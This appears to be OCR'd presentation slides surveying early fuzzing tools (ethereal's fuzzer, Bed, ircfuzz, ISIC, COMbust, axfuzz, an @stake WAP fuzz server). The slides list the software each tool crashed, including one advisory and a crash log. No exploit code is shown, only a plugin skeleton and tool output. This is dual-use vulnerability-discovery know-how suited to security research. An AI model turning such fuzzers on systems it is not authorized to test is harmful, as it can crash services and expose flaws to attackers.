Do you want to save it? (y/n)> y

Do you want to save it on:
  1 - low density 5.25" (360K) diskettes
  2 - high density 5.25" (1.2M) diskettes
  3 - low density 3.5" (720K) diskettes
  4 - high density 3.5" (1.44M) diskettes
  f - file [/dumpfile]
  n - no, QUIT
> f
compress dump (y/n) ?
n
dump will not be compressed
encrypt dump (y/n) ?
y
dump will be encrypted
Please enter an encryption key: blaah_
```

ethereal's fuzz testing tool

- Small shellscript
- Wrapper around editcap
- Written by Gerald Combs (author of ethereal)
- Fuzzed more then 600 bugs in the ethereal parsers so far. (overflows, endless loops, NULL ptr deref, division by 0, ...)
- Could probably be used to break other stuff aswell (such as tcpdump)

Details

Description:

Our testing program has turned up several more security issues:

- The LDAP dissector could free static memory and crash. Versions affected: 0.8.5 to 0.10.11
- The AgentX dissector could crash. Versions affected: 0.10.10 to 0.10.11
- The 802.3 dissector could go into an infinite loop. Versions affected: 0.8.16 to 0.10.11
- The PER dissector could abort. Versions affected: 0.10.5 to 0.10.11
- The DHCP dissector could go into an infinite loop. Versions affected: 0.10.7 to 0.10.11
- The BER dissector could abort or loop infinitely. Version affected: 0.10.11
- The MEGACO dissector could go into an infinite loop. Versions affected: 0.9.14 to 0.10.11
- The GIOP dissector could dereference a null pointer. Versions affected: 0.8.20 to 0.10.11
- The SMB dissector was susceptible to a buffer overflow. Versions affected: 0.9.12 to 0.10.11
- The WBXML could dereference a null pointer. Versions affected: 0.10.1 to 0.10.11
- The H1 dissector could go into an infinite loop. Versions affected: 0.8.15 to 0.10.11
- The DOCSIS dissector could cause a crash. Versions affected: 0.9.13 to 0.10.11
- The SMPP dissector could go into an infinite loop. Versions affected: 0.10.1 to 0.10.11
- SCTP graphs could crash. Version affected: 0.10.11
- The HTTP dissector could crash. Versions affected: 0.10.4 to 0.10.11
- The SMB dissector could go into a large loop. Versions affected: 0.9.0 to 0.10.11
- The DCERPC dissector could crash. Versions affected: 0.9.16 to 0.10.11.
- Several dissectors could crash while reassembling packets. Versions affected: 0.9.0 to 0.10.11

Bed

- Small fuzzing framework
- Comes with some cool scripts
- Written in perl
- By mjm & snake-byte

Stuff it broke

- - OmniHttpd 2.0.9
- - FtpXQ
- - TransSoft's Broker FTP Server 5.0

Evaluation Version

- - MeteorSoft Meteor FTP 1
- - Texas Imperial Software WFTPD

Simple plugin for bed


```
package bedmod::<INSERT NAME OF PLUGIN>;
# create a new instance of this object
sub new{}

# initialise some parameters
sub init{}

# how to quit ?
sub getQuit{}

# what to test without doing a login before ..mainly the login stuff *g*
sub getLoginarray {}

# which commands does this protocol know ?
sub getCommandarray {}

# what to send to login ? login procedure
sub getLogin{}

# here we can test everything
sub testMisc{}
1;
```

ircfuzz

- Irc client fuzzer
- Small fake ircd
- Written in c
- By Ilja van Sprundel
- Send a lot of very broken irclike data

Stuff it broke

- BitchX (1.1-final)
- mIRC (6.16)
- xchat (2.4.1)
- kvirc (3.2.0)
- ircii (ircii-20040820)
- eggdrop (1.6.17)
- epic-4 (2.2)
- ninja (1.5.9pre12)
- emech (2.8.5.1)
- Virc (2.0 rc5)
- TurboIRC (6)
- leafchat (1.761)
- iRC (0.16)
- conversation (2.14)
- colloquy (2.0 (2D16))
- snak (5.0.2)
- Ircle (3.1.2)
- ircat (2.0.3)
- darkbot (7f3)
- bersirc (2.2.13)
- Scrollz (1.9.5)
- IM2
- pirch98
- trillian (3.1)
- microsoft comic chat (2.5)
- icechat (5.50)
- centericq (4.20.0)
- uirc (1.3)
- weechat (0.1.3)
- rhapsody (0.25b)
- kmyirc (0.2.9)
- bnirc (0.2.9)
- bobot++ (2.1.8)
- kwirc (0.1.0)
- nwirc (0.7.8)
- kopete (0.9.2)



THIS IS A CLEAR STACK-SMASH

<jduck> overflow in all ircII based clients

<ms> does that include bx? ;P

<jduck> yep

* ms has quit (Quit: [BX] Reserve your copy of BitchX-1.1-final for the ColecoVision today!)

isic

- IP Stack Integrity Checker
- Written in c
- Originally by Mike Frantzen now taken over by Shu Xiao
- Package that contains several tools for fuzzing a tcp/ip stack
- From the website:

ISIC is a suite of utilities to exercise the stability of an IP Stack and its component stacks (TCP, UDP, ICMP et. al.) It generates piles of pseudo random packets of the target protocol. The packets be given tendancies to conform to. Ie 50% of the packets generated can have IP Options. 25% of the packets can be IP fragments... But the percentages are arbitrary and most of the packet fields have a configurable tendancy.

ISIC may break shit, melt your network, knock out your firewall, or singe the fur off your cat

Stuff it broke

- Logging vulnerability in Checkpoint Firewall-1 4.0
- IP Stack vulnerability in Checkpoint Firewall-1 4.0
- Panic of Gauntlet 5.5 Beta
- Lock up Gauntlet 5.5 Beta
- Frag DOS of Gauntlet 5.5 Beta
- Lock up of Gauntlet 5.0
- Remote exploit of Raptor 6.x


COMbust


- Com objects fuzzing tool
- Binary only :(
- Written by Bret Mounet from @stake
- http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-bret-mounet.pdf
- Great in combination with oleview
- Finds a shocking amount of bugs in xpsp2 !
- From the author:

"This tool has been used by @stake consultant over the last year and has identified serious vulnerabilities on all engagements within a few hours."

- Fuzzed about 15 bugs after a couple of hours of playing with combust on a freshly installed xpsp2 !

Combust + oleview = remote code execution with IE




Command Prompt
fo)
IGNORING: Dispatch Function VOID GetIDsOfNames(PTR riid ,PTR rgszNames ,UINT
cNames ,UI4 lcid ,PTR rgdispid)
IGNORING: Dispatch Function VOID Invoke(I4 dispidMember ,PTR riid ,UI4 lcid ,
UI2 wFlags ,PTR pdispparams ,PTR pvarResult ,PTR pexcepinfo ,PTR puArgErr)
Dispatch Get BSTR Name() = UNKOWN EXCEPTION:-2147221008
Dispatch Get I4 Status() = EXCEPTION:This object is not initialized.
Dispatch Put VOID Power(-1)
Dispatch Put VOID Power(0)
Dispatch Get BOOL Power() = EXCEPTION:This object is not initialized.
Dispatch Get BSTR Category() = EXCEPTION:This object is not initialized.
Dispatch Get BSTR ClassID() = EXCEPTION:This object is not initialized.
Dispatch Get USERDEFINED _Category() =
Dispatch Get USERDEFINED _ClassID() =
Dispatch Get UNKNOWN VideoEncoderInterface()CRASH!!!!
C:\Documents and Settings\Ilja\Desktop\CB>combust -c {bb530c63-d9df-4b49-9439-63
453962e598}
missions
gment
tl.dll
CB
Recycle Bin
Start
OLE/COM Object Viewer
CB
README - Notepad
Command Prompt
EN
22:56

axfuzz

- Com object fuzzer and enumerator
- Similar to COMBUST, but currently lacks a lot of it's fuzzing features
- Written in c
- Opensource !! (anyone wants to extend it ?)
- Written by Shane Hird.

Fuzzserver

- WAP client and gateway fuzzer
- Written in c
- By Olly Whitehouse

~~~~~~


@stake Fuzzer Server

~~~~~~

~~~~~~~~~~~~
Introduction
~~~~~~~~~~~~

Welcome to the @stake Fuzzer Server, this small daemon is designed to Fuzz by response Proxy/WAP Gateway servers and/or Web Browsers or other HTTP/WDP capable clients. For an example of how this is designed to work, look at the diagram contained within Fig1.

Fig1 - Example of use



* - Can be HTTP or WDP
** - Can be either HTML or WML response depending on gateway being tested

The server is configured at start to either deliver HTML/WML responses and the size of the buffer which will be returned when the 'b' option is passed on a client request.

This server has been tested and compiled on Win32 (NT4/2000) and Linux (2.2.4). However it should port to most major operating systems without much hassle.

